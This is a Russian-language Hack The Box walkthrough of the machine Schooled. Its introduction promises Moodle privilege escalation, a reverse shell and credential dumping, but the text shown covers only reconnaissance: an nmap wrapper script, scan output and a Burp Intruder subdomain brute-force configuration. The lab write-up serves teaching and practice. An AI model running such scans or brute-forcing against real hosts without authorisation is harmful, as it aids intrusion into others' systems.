RalfHacker
hackerralf8@gmail.com

В этой статье нам предстоит пройти все ступени повышения привилегий на платформе для онлайнового обучения Moodle — вплоть до получения реверс-шелла и дампа учетных данных из базы платформы. Затем мы повысим привилегии через установку кастомного пакета FreeBSD. Проделывать все это мы будем для захвата машины Schooled с площадки Hack The Box.

WARNING

Подключаться к машинам с HTB рекомендуется только через VPN. Не делай этого с компьютеров, где есть важные для тебя данные, так как ты окажешься в общей сети с другими участниками.

РАЗВЕДКА

Сканирование портов

Адрес машины — 10.10.10.234, добавляем его в `/etc/hosts` и начинаем сканирование портов.


Справка: сканирование портов

Сканирование портов — стандартный первый шаг при любой атаке. Он позволяет атакующему узнать, какие службы на хосте принимают соединение. На основе этой информации выбирается следующий шаг к получению точки входа.

Наиболее известный инструмент для сканирования — это Nmap. Улучшить результаты его работы ты можешь при помощи следующего скрипта.

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep ^[0-9] | cut -d '/' -f 1 |
tr '\n' ',' | sed s/,$//)
nmap -p$ports -A $1
```


Он действует в два этапа. На первом производится обычное быстрое сканирование, на втором — более тщательное сканирование, с использованием имеющихся скриптов (опция `-A`).



```
Nmap scan report for schooled.htb (10.10.10.234)
Host is up (0.11s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.9 (FreeBSD 20200214; protocol 2.0)
| ssh-hostkey:
|   2048 1d:69:83:78:fc:91:f8:19:c8:75:a7:1e:76:45:05:dc (RSA)
|   256 e9:b2:d2:23:9d:cf:0e:63:e0:6d:b9:b1:a6:86:93:38 (ECDSA)
|_  256 7f:51:88:f7:3c:dd:77:5e:ba:25:4d:4c:09:25:ea:1f (ED25519)
80/tcp    open  http    Apache httpd 2.4.46 ((FreeBSD) PHP/7.4.15)
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.46 (FreeBSD) PHP/7.4.15
|_http-title: Schooled - A new kind of educational institute
33060/tcp open  mysqlx?
| fingerprint-strings:
|   DNSStatusRequestTCP, LDAPSearchReq, NotesRPC, SSLSessionReq, TLSSessionReq, X11Probe, afp:
|     Invalid message"
|     HY000
|   LDAPBindReq:
|     *Parse error unserializing protobuf message"
|     HY000
|   oracle-tns:
|     Invalid message-frame."
|_    HY000
```


Результат работы скрипта

Находим три открытых порта: 22 (служба SSH), 80 (веб-сервер Apache 2.4.46) и 33060. Первым делом пройдемся по сайту и соберем информацию.


Teachers
Meet Out Teachers Here At Schooled Educational Institution.
JANE HIGGINS
Scientific Research Lecturer
LIANNE CARTER
Manager & English Lecturer
MANUEL PHILLIPS
Mathematics Lecturer
JAMIE BORHAM
Information Technology Lecturer

Стартовая страница сайта


На странице About мы находим почту для связи, а также домен — `schooled.htb`.


Contact Details
admissions@schooled.htb
schooled.htb
PO Box 16122 Collins Street West Victoria 8007
Australia
+61 3 8376 6284

Страница About

Сканирование веб-контента


Больше ничего найти не удалось, а так как `schooled.htb` оказался зарегистрированным доменом, стоит помимо сканирования файлов и директорий перебрать также и поддомены. Я это делаю с помощью Burp Intruder — он умеет продолжать сканировать после обрыва соединения. Перенаправляем запрос в Intruder, указываем словарь `/Discovery/DNS/subdomains-top1million-5000.txt` из набора SecLists, а также установим 120 потоков.



Configure the positions where payloads will be inserted into the base request. The attack type d
Attack type: Sniper


```
GET / HTTP/1.1
Host: §§.schooled.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Pragma: no-cache
Cache-Control: no-cache
```

Настройка Burp — Positions




You can define one or more payload sets. The number of payload sets depends on the att
Payload set: 1
Payload count: 4 989
Payload type: Simple list
Request count: 4 989
This payload type lets you configure a simple list of strings that are used as payloads.
www
mail
ftp
localhost
webmail
smtp

Настройка Burp — Payloads



These settings control whether Intruder updates the configured request headers during attacks.
☑ Update Content-Length header
☑ Set Connection: close
These settings control the engine used for making HTTP requests when performing attacks.
Number of threads: 120
Number of retries on network failure: 1
Pause before retry (milliseconds): 2000
Throttle (milliseconds): ● Fixed 0
○ Variable: start 0 step 30000
Start time: ● Immediately
○ In 10 minutes
○ Paused

Настройка Burp — Options



